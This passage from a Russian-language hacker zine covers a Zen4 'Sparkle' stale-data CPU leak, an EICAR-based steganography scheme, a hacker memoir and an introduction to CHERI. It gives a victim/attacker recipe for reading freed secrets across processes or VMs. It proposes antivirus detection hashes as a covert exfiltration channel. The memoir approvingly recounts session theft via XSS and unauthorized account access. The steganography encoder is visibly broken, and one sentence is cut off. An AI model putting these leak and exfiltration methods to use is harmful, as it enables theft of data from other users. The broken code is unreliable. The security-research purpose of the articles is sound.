Но помните: мы читаем данные ПОСЛЕ смены типа памяти на WC, а это предполагает, что данных в кэше больше нет. Чтобы убедиться, что мы видим текущее архитектурное значение targetsrc, перезаписываем его значением 0x11 и повторяем тесты:

```

// Заполняем кэш строками кэша из WB-страницы обычными загрузками
memset(buf_targetsrc, 0x33);
// Загружаем секрет в буфер обычными загрузками
memset(buf_secret, secret_val);

// Вытесняем кэш
flush(buf_targetsrc);

// Перезаписываем буфер фиктивным значением
memset(buf_targetsrc, 0x11);

```

```
// Меняем тип памяти страницы на WC
entry.pte = ptedit_apply_mt(entry.pte, wc_mt);
// Читаем из памяти, соответствующей записи в кэше
targetsrc_val = *(volatile uint32_t*) buf_targetsrc;
```

...и нет. Мы видим не архитектурное значение — это вытесненное устаревшее значение:

```
$ ./barbiesparkles -c 10 -s 42424242 -n 512 -I 100 | grep 0x33333333 | wc -l
100
```

Снова 100% попаданий. Даже если мы сбрасываем буфер targetsrc (со значением 0x33) и перезаписываем его новым значением (0x11), мы всё равно получаем 100% попаданий по значению 0x33. Перед нами устаревшие данные!

Чтобы убедиться, что мы видим именно вытесненные данные, сбрасываем кэш сразу после перезаписи 0x11 или после смены типа памяти (разницы, похоже, нет) и повторяем:

```
$ ./barbiesparkles -c 10 -s 42424242 -n 512 -I 100 | grep 0x11111111 | wc -l
100
```

2.5 — Поиск источника искр

Мы начали с очевидных тестов: например, отображали секретные страницы на ту же физическую страницу, что дало ноль попаданий — это подтвердило, что утечка не связана с устаревшей записью TLB. После многочисленных тестов мы поняли, что не знаем микроархитектурную структуру, из которой происходит утечка, — и начали называть её «буфером вытеснения».

Для утечки устаревших данных необходимо полное попадание по тегу физического адреса в буфере вытеснения. Мы написали PoC, который отслеживает физический адрес памяти в ходе тестов и сопоставляет адреса секрета с соответствующими тегами.

Для получения физического адреса мы использовали встроенную функцию PTEditor `ptedit_pte_get_pfn`, которая возвращает номер фрейма страницы.

3 — Рецепт PoC для Sparkle

Если вы хотите увидеть, как ваша платформа Zen4 начинает «искриться», самостоятельно:

1. Создайте два процесса — один жертва, второй злоумышленник.

a. Жертва выделяет буфер памяти и записывает в него секретное значение. Затем перезаписывает секрет в памяти, освобождает выделенный буфер и завершается (да, процесс не должен быть запущен!).

b. Злоумышленник выделяет память, чтобы повторно занять те же физические страницы, которые жертва использовала для записи секрета. Выбор стратегии за вами — выделять огромное количество памяти вполне законно :)

2. Злоумышленник помечает захваченную память как WC и сбрасывает TLB (убеждаясь, что запись TLB актуальна).

3. Злоумышленник читает память и получает секрет — и всё это «искрится»!

Варианты применения:

- Перезаписать секрет у жертвы и завершить процесс жертвы: злоумышленник способен получить секрет, даже если его значение было ранее архитектурно перезаписано.

- Запускать процессы жертвы и злоумышленника на одном ядре (соседние потоки), на любом соседнем ядре (в том же CPU) или организовать утечку между хостом и гостевой виртуальной машиной.
- Попробуйте комбинировать домены, например хост-машину и гостевую VM.

4 — Читаем мануал

Прежде чем отпустить вас, важно отметить: __AMD64 Architecture Programmer's Manual Volume 2: System Programming__ (<https://www.amd.com/system/files/TechDocs/24593.pdf>) прямо предупреждает, что не следует смешивать политики кэширования для одной физической страницы, цитируем:

7.8.7 Changing Memory Type

A physical page should not have differing cacheability types assigned to it through different virtual mappings; they should be either all of a cacheable type (WB, WT, WP) or all of a non-cacheable type (UC, WC).

Otherwise, this may result in a loss of cache coherency, leading to stale data and unpredictable behavior.

Так что, пожалуйста, соблюдайте мануал — иначе будут искры.

6 — Ссылки

- [1] Intel Corp. (2021-03-11). "Microarchitectural Data Sampling."
- [2] Minkin, Marina; Moghimi, Daniel; Lipp, Moritz; Schwarz, Michael; Van Bulck, Jo; Genkin, Daniel; Gruss, Da
- [3] Schwarz, Michael; Lipp, Moritz; Moghimi, Daniel; Van Bulck, Jo; Stecklina, Julian; Prescher, Thomas; Grus
- [4] van Schaik, Stephan; Milburn, Alyssa; Österlund, Sebastian; Frigo, Pietro; Maisuradze, Giorgi; Razavi, Ka
- [5] Michael Schwarz. PTEditor. <https://github.com/misc0110/PTEditor>

Автор: Peter Ferrie (qkumba)

```
X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Тестовая строка EICAR, верно?

```
68 байт
CRC32 6851cf3c
MD5 44d88612fea8a8f36de82e1278abb02f
SHA256 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
```

Правда? Да точно?

Нет.

На самом деле это

после которой идут до 60 байт разрешённых пробельных символов. Допустимые пробельные символы:

```
Пробел
Ctrl-Z
Tab
CR
LF
```

И что с того?

А что если...

Пробел = 0b, Ctrl-Z = 1b, 60 бит на файл, 7.5 байта

EICAR теперь — транспортное средство для стеганографии.

Можно немного элегантнее:

```
Пробел  %*1*00000
Ctrl-Z  %0*1*1010
Tab     %00*1*000
CR      %001*1*01
LF      %0010*1*0
```

У всех пяти символов есть один бит в уникальной позиции. Четыре бита в ниббле, декодер становится проще.

60 бит мало?

```
Пробел = 0b
Ctrl-Z = 1b
Tab     = 10b
CR      = 11b
```

120 бит на файл, 15 байт.

Но подождите! Это ещё не всё!

Любое подмножество из пяти символов может представлять нулевой бит. Остальные могут представлять единичный бит.

EICAR как *ОЛИГОЛИМОРФНЫЙ* стеганографический транспорт!

"hello world" (*)

```
0D200A080D080A1A081A0A1A1A0A080D201A0D0808201A1A201A1A2020200A
1A20200D201A1A2020080D1A08081A200A0A080D1A0A0D
```

```
SHA256
6a154634b1be7df212863e486b2b1d0cb842e72c3baef941b1054e50fc08b993
```

(*) 5-битная текстовая кодировка, один специальный символ; tab/cr/lf=0, пробел/ctrl-z=1

Или "hello world":

```
08200A0D0A0D081A08200A1A1A0A0A0A20200D0D08201A1A201A201A2008
1A1A1A0D2020201A20080820080A1A20080A0A0D20080D
```

```
SHA256
f982fa69f04053060d82aece78df2dbf10b2fcf86e842ffe44fbc287f4f4b92c
```

Или "hello world":

```
0A200D0A0A0D0D1A0A1A0A1A1A080D0D20200A0D0D1A201A1A1A1A20201A1A0D
202020081A1A201A1A0D08200D0D1A1A0D080A081A0D08
```

```
SHA256
09258537fe9ea0105831873c4f8e8d000e54491fdfe446d7d353544c7b4cf334
```

Кодировщик:

```
s=[" ", "\x1a", " "]
c=["\t", "\r", "\n"]
t=""
for (x=0; x<text.length; x++) {
  q=text.charCodeAt(x, 1) & 31
  if (!q) q=31
  for (b=32; b>=1; )
    t+= ( (q&b) ? s[c] : Math.floor(Math.random()*3) )
```

```
}  
return t
```

Несколько файлов EICAR означают больше данных. Имена файлов могут определять порядок данных.

- 1) Создать файлы на диске.
- 2) Инициировать сканирование.
- 3) Обнаружения будут включать уникальный хэш файла.

Антивирусный движок сольёт данные. Файлам никуда не нужно уходить с диска.

Шумно? Да. Но достаточно одного раза.

3 — Хакер: апофеоз маргинала

Автор: Kolloid

01: Введение

Как и Phrack, я скоро разменяю пятый десяток. Я на той стадии, когда оглядываюсь на бунтарство своей молодости и задаюсь вопросом: что всё это значило? Кое-что принесло финансовую выгоду: например, когда я нашёл настоящий эксплойт, позволивший мне выиграть Mercedes-Benz C-Class. Кое-что помогло карьере — например, когда я использовал различные техники социальной инженерии, чтобы получить повышенные привилегии в компании из списка Fortune 500, что позволило мне стать учёным в области данных и подать патентную заявку в области прикладного машинного обучения — без какого-либо предварительного опыта. Кое-что ни к чему не привело — например, когда я обнаружил баг в торговой платформе своего брокера, позволявший занимать деньги под отрицательную процентную ставку на сумму более \$200K, пока мой счёт не заблокировали, когда команда управления рисками осознала, что я делаю. Хотя я с теплотой вспоминаю эти события, меня привлекают не результаты сами по себе. Скорее, важно то, что эти действия говорят обо мне самом: я — хакер.

Долгое время я стеснялся называть себя хакером. Меня угнетала неуверенность в этой идентичности, потому что я не использовал руткиты для взлома систем. Я не сидел на Linux. У меня не было даже компилятора для создания исполняемых файлов. Вместо этого я мастерил простые инструменты из того, что было под рукой (то есть из программ, установленных по умолчанию в Windows XP). В ранние годы я работал преимущественно в Блокноте, используя JavaScript как основной язык. Я вставлял декодированные Base64 бинарные данные куки из двух разных аккаунтов в два разных экземпляра Блокнота и листал туда-сюда, как аниматор перелистывает страницы — чтобы выявить изменения битов. Или использовал фреймы для передачи учётных данных через URL, перебирая с помощью скрипта массив значений по таймеру и визуально проверяя по пять фреймов одновременно — не даст ли какая-нибудь комбинация из моего списка доступ. Поскольку я не использовал «настоящий» язык программирования, я чувствовал себя второсортным — даже несмотря на то что мои инструменты и методы позволяли добиться желаемого и были сделаны мной для себя.

Хотя тогда я этого не ценил, мои кривоватые инструменты из Блокнота воплощали самую суть того, что делало меня хакером. В одном из значений слова «hack» — нечто сделанное грубо и наспех.

Это антипод отточенности, поэтому оно находится на переднем крае — сохраняя в себе какую-то нецивилизованную дикость. На переднем крае обитает хакер, раздвигающий границы общества, выталкивая систему за пределы её изначального назначения — с криком и воплями вглубь неизведанного. В этом смысле хакер — современное воплощение мифологической фигуры трикстера, чьи подрывные действия поддерживают жизнь в обществе через веселье и хаос, которые он несёт. Я не мог полностью принять свою идентичность хакера, пока сначала не понял архетипическую роль, воплощаемую хакером, и мифологию, которую я проживаю.

«Лучший способ описать трикстера — это сказать просто, что граница — это то место, где он будет найден: иногда проводя черту, иногда пересекая её, иногда стирая или перемещая, — но всегда там, бог порога во всех его формах.»
— Льюис Хайд, «Трикстер создаёт этот мир»

02: Миф о Гермесе

«Если отец не даст мне почестей, я украду их.»
— Гермес

В книге «Трикстер создаёт этот мир» Льюис Хайд пересказывает историю Гермеса — сына Зевса, царя богов, и пещерной нимфы от внебрачной связи. Его сомнительное происхождение ставит под вопрос, будет ли он признан богом. Он был рождён с печатью незаконнорождённости, но рождён бесспорно исключительным, указывая на своё божественное происхождение — даже если об этом нельзя было говорить вслух. Он также был рождён с определённой импульсивностью: будучи однодневным младенцем, он решает угнать пятьдесят голов скота у своего сводного брата Аполлона, утверждая, что голоден и хочет чего-то более существенного, чем молоко. В процессе Гермес проявляет смекалку: он гонит угнанный скот задом наперёд и надевает специальные сандалии собственного изготовления, чтобы скрыть следы. Вернувшись, он зарезал и приготовил двух быков, но мясо не съел — спрятал его и залез обратно в колыбель.

Когда мать Гермеса Майя обнаружила содеянное, она спросила его, как он мог быть столь бесстыден. Гермес сначала отрицал обвинения: «Я просто маленький ребёнок. Как я мог угнать этих быков?» Майя, видя насквозь попытку ребёнка обмануть, спросила снова — и Гермес в отчаянии посетовал: «Зачем нам жить в этой пещере, когда другие боги живут на Олимпе, наслаждаясь плодами жертвоприношений? Если отец не даст мне почестей, я украду их».

Аполлон заметил пропажу скота и каким-то образом сразу понял, что виновник — только что родившийся Гермес. Он выследил и допросил Гермеса — тот снова ответил: «Я просто маленький ребёнок. Как я мог угнать твоих быков?» Аполлон пригрозил бросить младенца Гермеса в пучины Тартара, если тот не вернёт быков, — но Гермес не уступал. Поскольку ни один не хотел уступать, Гермес объявил, что Зевс должен рассудить, кто прав. Аполлон потащил Гермеса на Олимп изложить дело перед их отцом, рассказав Зевсу все хитроумные подробности кражи Гермеса.

В третий раз Гермес провозгласил: «Я просто ребёнок. Как я мог украсть этих быков?» Зевс был восхищён дерзостью кражи и непоколебимостью отрицания Гермеса даже после поимки. И Зевс начал смеяться. Это, несомненно, сын Зевса. Вместо наказания Зевс велел Гермесу помириться с братом и показать, где спрятан скот, открыв свои хитрости. По дороге к тайнику Гермес начал играть на лире (которую сам же изобрёл из панциря черепахи, убитой на пути к краже скота), и Аполлон был очарован её звуком — музыки он прежде не слышал. Когда они наконец добрались до пропавшего скота, Гермес подарил лиру Аполлону. В ответ Аполлон отдал Гермесу быков и кнут как символ теперь уже законного владения ими — и с тех пор они стали друзьями.

Гермес — бог парадоксов, ибо сам является парадоксом. Как незаконнорождённый сын Зевса, царя богов, может существовать? Как самый законный из всех богов может порождать что-то незаконное? Просто своим существованием Гермес бросает вызов порядку Олимпа, создавая проблемы в первый же день своей жизни. Он лжёт, говоря «Я просто маленький ребёнок» — но это ложь, вынуждающая других признать истину, что он нечто большее. Он начинает распутывать собственный парадокс и втягивает других в диалог с ним. Если он просто ребёнок — значит, не мог угнать быков. Если он нечто большее — значит, должен быть возвышен, заслуживает почестей, а не позора. Каким-то образом через изначальную кражу пятидесяти голов скота Гермес стал признанным законным их владельцем. Совпадение, что он также оказался на Олимпе в присутствии своего теперь уже довольного отца — там, где ему не было места. Незаконный поступок запустил процесс обретения законного признания.

У Гермеса всё сложилось, но так бывает не всегда — даже если вещи богов успешно украдены. Иногда боги не забавляются. Иногда тебя бросают в Тартар.

03: Тартар от первого большого взлома

Когда мне было пятнадцать, учительница биологии рассказала мне о сайте, предлагавшем еженедельные призы до \$500 в подарочных сертификатах за победу в викторинах. Примерно через два часа повторений для каждой викторины я научился выигрывать, распознавая вопросы и ответы по форме текста и первым несколькими словами. Цель сайта — продвигать обучение, но викторины превратились в простую проверку реакции. Мне нужно было отвечать на каждый вопрос за секунду-две — значительно меньше времени, чем нужно, чтобы даже прочитать вопрос целиком. Тем не менее я мог выигрывать законными методами. Но это не было устойчивым: через несколько часов напряжённого просмотра на мерцающий с частотой 60 Гц ЭЛТ-монитор у меня начинало двоиться в глазах. Нужен был лучший способ, не ведущий к потере зрения.

Однажды вечером, лёжа в постели, мне пришла мысль: а что если изменить файл кэша с ответами, перезаписав отдельные символы без изменения общего размера файла? Я регулярно лазил в папку Temporary Internet Files с кэшем Internet Explorer, так что уже нашёл файл с ответами. Но запустить изменённые файлы кэша мне так и не удавалось. Я подозревал, что существует внутренняя проверка размера файла в автономном режиме. Я встал с постели и попробовал — и на этот раз сработало! Теперь у меня была возможность изменять сайты (по крайней мере в части их взаимодействия со мной) как угодно, давая мне то, чего я не должен был иметь.

Я стирал кэш, один раз проходил викторину онлайн для загрузки нужных файлов, переключался в автономный режим, изменял файл кэша так, чтобы ответы всегда оказывались на одной позиции вместо случайной, повторно проходил викторину и нажимал «Да», когда браузер спрашивал, хочу ли я выйти из автономного режима при попытке отправить результаты на сервер. Техника работала безупречно, кроме случаев замены символа на перевод строки — их я просто избегал при редактировании файлов. Позже я применял ту же технику для подмены запросов файлов на сайтах, блокировавших запросы извне домена (особенно удобно для загрузки составных RAR-файлов в связке с менеджером загрузок). Я обнаружил, что можно переупорядочивать сложное так, чтобы оно стало проще, — не принося себя в жертву ради результата.

На сайте был рейтинг, и я заметил одного другого студента, раскусившего тот же трюк: мы были намного быстрее всех остальных. Что любопытно, мой первый крупный взлом — единственный раз, когда я столкнулся с другим хакером вживую. В момент, когда я нашёл себя, я нашёл и подобного себе, — и мы двое соревновались друг с другом. Остальной мир просто исчез. Мы создали новую игру, пока все остальные блаженно думали, что участвуют в чём-то, что уже перестало существовать.

К сожалению, мой провал начался в тот момент, когда пришли подарочные сертификаты. Это было реально, и я не мог сдержать восторг. Я начал рассказывать семье. Но реакция оказалась не той, которую я ожидал. Вместо удивления и поздравлений — разочарование. Мне сказали, что я делаю что-то плохое, и нужно немедленно прекратить. Я бросил и спрятал свой новый обнаруженный талант в стыде. Полагаю, такой опыт — обряд посвящения для хакера, но никого не было рядом, чтобы признать добродетель этих действий. Меня не признали — и я стал невидимым. Меня бросили в Тартар.

04: Олимп — наконец-то быть увиденным

На втором курсе университета я устроился тестировщиком качества программного обеспечения в стартап — узнал об открытии вакансии от друга, который тоже недавно там устроился. Роль оказалась скучной: следовать готовому чеклисту и убеждаться, что всё работает согласно документации. Иконка синяя. Есть. При нажатии иконка становится зелёной. Есть. Монотонность заставляла страдать. Мне отчаянно нужно было что-нибудь сломать под видом «контроля качества». Вскоре я кое-что нашёл.

На главной странице сайта, как это было принято в то время, значилось, что он находится в бета-версии, с формой обратной связи для записи в список тестирования. Я задался вопросом: форма отправляет письмо или данные хранятся в базе? Что произойдёт при массовом потоке запросов? Предвкушение открытия через маленькое озорство было глотком свежего воздуха. Перед уходом в пятницу я положил степлер на клавишу Enter, чтобы форма продолжала отправляться всё выходные, и выключил монитор.

В понедельник мой начальник узнал о произошедшем и отозвал меня в сторону. Он сказал, что я перегрузил почтовый сервер до дымящегося состояния (не знаю, буквально ли). Теперь я знал, что форма рассылает письма — а значит, она более уязвима к атакам вроде той, что я провёл обычным офисным степлером. Странно, но меня не уволили и даже не выговорили. Вместо этого начальник начал рассказывать о том, как в молодости сидел на старых BBS. Он был хакером ушедшей эпохи и пытался дать мне понять, что видит меня таким, какой я есть на самом деле: хакером, как он сам. Меня увидели — но без обычной злобы, которую я встречал в школе. Меня увидели за те качества, которые начальник ценил в своей молодости, — и, может быть, за те, что он считал где-то потерянными.

Это признание оказалось преобразующим. Вместо наказания начальник дал мне повышение и новую должность — «тестировщик безопасности программного обеспечения». Моя роль в системе была переосмыслена во что-то, соответствующее тому, кто я есть, — вместо того чтобы меня переделывали под чужой образ. Как Гермес, то, что я украл, каким-то образом было признано законно моим.

Работа, которой по сути не хватало творчества, превратилась в один из самых творческих периодов моей жизни. Именно там я использовал самодельный кодировщик/декодировщик Base64 на JavaScript для доступа к чужим аккаунтам через изменение бинарных данных куки. После того как разработчики перешли на сессии, я дошёл до создания специального письма, отправлявшего мне информацию о сессии при открытии пользователем. Веб-приложение не фильтровало встроенные скрипты, и я мог угонять его функциональность для доступа к куки и отправки их себе по почте. Моё время там превратилось в кошки-мышки с архитекторами — но непреднамеренным побочным продуктом этой игры стало лучшее программное обеспечение.

Всё могло пойти иначе — как это и произошло с моим другом, который познакомил меня с компанией. Разочаровавшись в монотонности работы, он однажды в ярости вырвал клавиши из

клавиатуры. Меня повысили, когда я вывел из строя сервер, — а друга уволили, когда он сломал клавиатуру. Два, казалось бы, похожих действия из одного источника — неудовлетворённости — привели к совершенно разным исходам. Как история Каина и Авеля: оба брата приносят жертву, но к одному Бог благосклонен, а к другому нет — и совсем не ясно почему. Если что, меня должны были наказать строже за более серьёзное нарушение — но вместо этого вознесли до чего-то, чем я прежде не был.

05: Неопределённая судьба трикстера

Мифология трикстера говорит о вопросе: как тот, кто рождён в мир отмеченным незаконнорождённым и отрезанным от благ общества, обретает законность? Ответ: он пробирается туда хитростью. Он делает то, чего не должен был делать, — и в итоге проходит туда, откуда был призван быть исключён. Иногда он преуспевает. Иногда нет. Но он трикстер именно потому, что делает то, что не должен. Зачастую этот трюк — исключительно ради его собственного развлечения, без видимого предвидения возможных последствий. Он нажимает кнопки просто посмотреть, что будет. И всё же эта импульсивность нередко оборачивается подарком миру: наткаясь на новые чудеса, невиданные прежде, он толкает культуру вперёд.

Хакер — современное воплощение трикстера, находящего пути сквозь границы: одни призваны держать его внутри, другие — снаружи, третьи вовсе не предназначались для него. Он не обязательно нарушает правила — он просто не делает того, что от него ожидают. Хакер считается трикстером, потому что затем находит способы заставить различные системы мира делать неожиданное. Даже машина — символ абсолютной надёжности — может быть вынуждена делать что-то незапланированное. Но машина не восстаёт произвольно. Машина откликается на зов хакера, потому что хакер — первый, кто видит в машине нечто упущенное. В этот момент есть надежда. Есть потенциал. Машина сначала видится тем, чем могла бы стать, — и затем становится чем-то новым.

Как машина получает призыв к непослушанию, так и хакер: зов в дикое, зов к приключению. Одно отражает другое. Хакер следует этому зову, потому что он резонирует на более глубоком уровне, чем стандартные протоколы, предписывающие, как следует действовать. Кажущаяся импульсивность трикстера — быть может, это просто отдача этому зову вопреки всем голосам, советующим обратное. Как и машина, послушание этому зову преображает человека, позволяя ему делать то, чего ему не было предназначено делать, — заставляя машину делать то, чего ей не было предназначено делать. Оба оказываются повреждены — и оба преображены. Хакер одновременно разрушитель и освободитель, поскольку он задерживается в лиминальности между мирами, способный пасть в несколько разных судеб.

Как трикстер, судьба Гермеса балансировала между брошенностью в бездну и принятием в пантеон, — и, казалось бы, произвольным фактором, сделавшим разницу, было то, что Зевс забавлялся его выходками. Я знал и стыд брошенности в Тартар, и восторг возвышения на Олимп. Я испытал два совершенно разных исхода в ответ на проявление себя через два взлома — разница состояла в том, что я нашёл того, кого забавляли мои выходки, и кто вытащил меня из стыда, возвысив до чего-то большего. Иногда нас чтут. Иногда нет. Истинная валидация — от явлений, которые мы производим, когда система признаёт нас через послушание нашим инструкциям. Вне зависимости от зачастую произвольной реакции общества, вы можете быть уверены: даже в малых актах непослушания вы воссоздаёте мифологию трикстера, создающего этот мир. Вы — хакер.

«Здесь вы проживёте жизнь, полную опасности. Творчества. Возможно, не уважаемую жизнь — но, безусловно, интересную.»

— Джозеф Кэмпбелл

06: Благодарности

Я хочу поблагодарить Брайана Такла, который впервые познакомил меня с концепцией хакера как трикстера через его эссе о сериале «Матрица». Многие из его идей последние 20 лет плавали в глубинах моего сознания, помогая мне связать феноменологическое с мифологическим.

4 — Введение в CHERI для хакера

Автор: xcellerator

Введение

На протяжении многих лет предпринимались попытки решить проблему «странных машин» в контексте эксплуатации «у источника». Люди всегда расходились во мнениях относительно того, в чём состоит «источник» проблемы, и потому подходили к ней с разных сторон. В результате накопилось большое количество решений, работающих по-разному и с разной степенью эффективности. Один из новых и более необычных подходов несколько лет разрабатывается в Кембриджском университете — он называется CHERI. Аббревиатура расшифровывается как «Capability Hardware Enhanced RISC Instructions», что само по себе мало объясняет, что такое CHERI и как это может повлиять на эксплуатацию бинарных файлов.

Цель данной статьи — познакомить с CHERI с точки зрения хакера: понять, зачем оно существует и как может (или будет?) влиять на бинарную эксплуатацию в будущем. Приходя из академической среды, проект CHERI неизбежно использует много академического языка, который порой непросто разобрать или соотнести с понятиями, более привычными современному хакеру. К концу статьи вы сможете самостоятельно исследовать CHERI и даже поэкспериментировать с компиляцией и выполнением CHERI-кода, соотнося прочитанное с уже знакомыми концепциями.

Хороший вопрос с самого начала: «почему вас это должно волновать?» Мы привыкли думать о компьютерах на очень низком уровне как разработчики эксплойтов, разбираясь даже в хитрых аппаратных механизмах вроде MTE или CET. Однако центральная возможность, которой посвящена статья, — «сарability» — ещё не доступна ни в каком коммерческом оборудовании и вряд ли скоро появится на пути среднего xdev'a. И всё же я утверждаю, что сарability-вычисления *стоит* изучить — и не только потому, что это круто.

Даже если завтра все решат писать только на безопасных языках, это не решит проблемы сотен миллиардов строк небезопасного кода. Если что-то нас спасёт, решение должно работать *совместно* с этим кодом, а не требовать его полной перезаписи. CHERI — ближайшее к этому из того, что я видел. Если это вас не убеждает — то хотя бы подумайте об интересе преодоления очередной хитрой защиты.

Для начала подумаем о проблеме, которую CHERI пытается решить.

«Эксплуатация» — слишком широкий термин. «Странные машины» в смысле современной бинарной эксплуатации — своего рода чудо. Если вспомнить концепцию Тьюринга о машине,

обрабатывающей бесконечную ленту с фиксированным набором инструкций, — там существует жёсткое разграничение между «данными» (лентой) и «инструкциями» (кодом машины). Однако вскоре Тьюринг предложил идею «универсальной машины Тьюринга», которую можно «программировать» с помощью ленты — тем самым встраивая новые инструкции из данных. Этим ходом граница между кодом и данными стёрлась — и мы до сих пор расплачиваемся за это. Возникли понятия «архитектуры фон Неймана» и «гарвардской архитектуры»: в первой код и данные живут в общей памяти, как мы привыкли в повседневной жизни; во второй они принципиально разделены.

Разрабатывая эксплойт почти для любой цели сегодня, вы так или иначе имеете дело с *указателями*. Это может показаться очевидным, но это — ключевая мотивация CHERI. Если мы не утекаем указатели для обхода ASLR, то, возможно, переполняем индекс для out-of-bounds чтения/записи, или вовсе приносим собственные указатели в составе эксплойта. Что если перепроектировать архитектуру, на которой строятся наши ISA, и сделать понятие указателя чем-то более конкретным, или (осмелимся сказать) *безопасным*? Главное достоинство переноса защиты с уровня языка на уровень ISA — возможность продолжать использовать существующие кодовые базы C/C++, не переписывая 40+ лет программного обеспечения.

Одна мысль: можно потребовать, чтобы указатель был действителен лишь в определённых границах. Представьте, что прямо в указателе закодирован диапазон, в котором он может использоваться. Если бы мы могли это сделать, могли бы мы также добавить биты разрешений? «Этот указатель может использоваться для чтения/записи данных с 0x80000000 по 0x80001000, но не для выборки инструкций». По сути это то, что проект CHERI называет «scapability» — и это отвечает за «C» в аббревиатуре. Все гарантии безопасности проекта строятся на capabilities и том, как обеспечивается их правомерное использование и предотвращается злоупотребление.

Идея scapability довольно стара в истории вычислительной техники. Ещё в 1978 году IBM выпустила миникомпьютер System/38, поддерживавший некий вид адресации с capabilities — «авторизованные указатели». Эти указатели могли создаваться только привилегированными инструкциями и содержали права доступа в себе. К сожалению, не было способа изменить эти объекты после создания, что порождало проблемы с невозможностью отзыва прав. System/38 был снят с производства в 1988 году.

Несмотря на это и ещё несколько попыток, capabilities так и не получили широкого распространения. Отличие CHERI в том, что вместо создания принципиально новой архитектуры команда из Кембриджа пытается «расширить» существующие ISA адресацией с capabilities.

Возможно, вы задумались: превращение указателей в гибриды указатель/метаданные не очень помогает, если в эксплойте можно «принести свои указатели». Неужели нельзя просто перезаписать какую-то scapability в памяти своей собственной scapability вида «этот указатель может использоваться для чтения/записи/выборки откуда угодно»? Чтобы идея имела смысл, нужно также предотвратить подделку capabilities. Для этого уточним наше представление о capabilities, чтобы понять, что именно нужно защищать от подделки.

Предположим, у нас 64-битная система, скажем Aarch64. Все регистры — 64-битные, так что для дополнительных метаданных их нужно расширить. CHERI просто удваивает ширину регистров — теперь они 128-битные. Обратите внимание: ALU не изменяется, так что 128-битные целые числа и операции над ними не поддерживаются. Заодно потребуем, чтобы каждая scapability была выровнена по 128 битам в памяти. Это важно: это означает, что *каждые 128 бит памяти потенциально могут быть scapability*. Но потенциально — не значит точно, поэтому нужен способ отслеживать, что является scapability, а что нет.

Простейшее решение — переложить эту ответственность на контроллер памяти. Потребуем от него хранить состояние всех действующих capabilities в памяти. При загрузке из памяти в регистр CPU также узнает, является ли значение scapability. При попытке разыменовать значение в регистре без

установленного «тег-бита» — CPU вызовет исключение. И — что очень важно — при любой записи в память контроллер *обязан* сбрасывать соответствующий тег-бит для этой области, если CPU явно не просит снова его установить (например при создании легитимной *capability*).

Это означает: любая попытка изменить *capability* в памяти очистит тег-бит, и при последующем разыменовании этой *capability* CPU вызовет исключение.

Подождите. Тут много нужно распаковать. Как CPU должен сообщать контроллеру памяти, что является легитимным изменением *capability*? Ведь многие программы выполняют арифметику с указателями, и цель всего этого — не переписывать 50+ лет программного обеспечения. И где, вообще, хранятся эти тег-биты?

Ответ на первый вопрос достаточно прост, и подсказка снова в аббревиатуре CHERI: *Capability Hardware Enhanced RISC-V Instructions*. Набор инструкций целевых ISA расширяется для поддержки всей защиты CHERI. Это ключевой момент: вам не обязательно переписывать программы для поддержки CHERI, но нужно их перекомпилировать CHERI-совместимым компилятором. Различные спецификации CHERI позволяют CHERI-совместимому CPU включать и выключать защиты CHERI, — а значит, можно запускать «устаревший» (нечери) код вместе с CHERI-инструкциями.

Относительно хранения тег-битов: один вариант — выделить небольшую область памяти, недоступную для адресации (и, следовательно, невидимую для кода на CPU), хранящую один бит для каждых 128 бит памяти. Если бит установлен — в регионе *capability*; если очищен — просто данные. Другой вариант — использовать дополнительные биты ECC-RAM. Конкретный метод не слишком важен для начинающего автора CHERI-эксплоитов: главное помнить, что эти биты, скорее всего, нам недоступны.

Подведём итог пройденному. В CHERI указатели заменены *capabilities*, контроллер памяти делает большую дополнительную работу по отслеживанию *capabilities* в ОЗУ и превращению *capabilities* в обычные данные при их несанкционированном изменении. К тому же у нас теперь есть дополнительные инструкции для всего этого. И регистры теперь в два раза шире.

Как назвать эту модель вычислений? Это не совсем фон Нейман — код и данные уже не полностью взаимозаменяемы (указатели не совсем код, но и не совсем данные). Это и не гарвардская архитектура — код и данные всё ещё живут вместе. Мы где-то посередине. Лично мне кажется, что мы всё ещё ближе по духу к фон Нейману, но с некоторыми оттенками серого.

Поздравляю — с теорией покончено. Перейдём к конкретным примерам того, как работает CHERI и как может усложнить жизнь разработчикам exploits.

Сборка и запуск CheriBSD для Morello

Одной из ранних спецификаций CHERI для ISA стала Aarch64, которую Arm назвала «Morello» [1,2]. Физическое оборудование, судя по всему, существует, но находится на стадии разработки и труднодоступно. Команда CHERI в Кембридже выпустила модифицированную версию QEMU со всеми возможностями CHERI, а также форк LLVM, способный генерировать CHERI-инструкции. Всё это упаковано в git-репозиторий, позволяющий легко собрать всё необходимое для запуска VM с «CheriBSD». При сборке есть два варианта: допускать устаревшие не-CHERI-инструкции («hybrid» режим) или разрешать только CHERI-инструкции — «purecap» (short for «pure-capability»).

Поскольку статья о CHERI и его влиянии на разработку exploits — остановимся на purecap. Ядро CheriBSD и пользовательское пространство будут собраны с инструкциями CHERI Aarch64.

Для начала перейдите в репозиторий CHERIBuild на GitHub [3], установите необходимые зависимости для вашей ОС и клонируйте репозиторий. Сборка занимает некоторое время.

Выполните по порядку:

```
./cheribuild.py qemu --include-dependencies
./cheribuild.py cheribsd-morello-purecap --include-dependencies
./cheribuild.py gdb-morello-hybrid-for-purecap-rootfs \
    --include-dependencies
./cheribuild.py disk-image-morello-purecap --include-dependencies
```

Теперь у нас есть загружаемый образ диска CheriBSD с gdb. Если в ~/.ssh есть публичные SSH-ключи, cheribuild.py при создании образа диска предложит скопировать их в authorized_keys образа CheriBSD — это удобно для SSH-доступа и использования SCP.

Наконец запускаем CheriBSD под QEMU:

```
./cheribuild.py run-morello-purecap
```

После загрузки (пользователь "root", без пароля) система выглядит и ощущается как обычная FreeBSD. Несколько пометок:

- Для завершения сессии QEMU: Ctrl+a; x.
- CheriBSD автоматически запускает SSH-сервер, QEMU пробрасывает порт на 10005. Если вы скопировали ключи — ssh -p 10005 root@localhost.

Компиляция программ для CheriBSD

Создадим рабочую среду для компиляции простых программ. Создайте папку vuln в директории cheribuild, а также в VM CheriBSD. В папке vuln хоста создайте bash-скрипт build.sh:

```
#!/bin/sh

if [ "$#" -ne 2 ]; then
    echo "Usage: $0 input.c output"
    exit 1;
fi

~/cheri/output/morello-sdk/bin/clang \
    -target aarch64-unknown-freebsd13 \
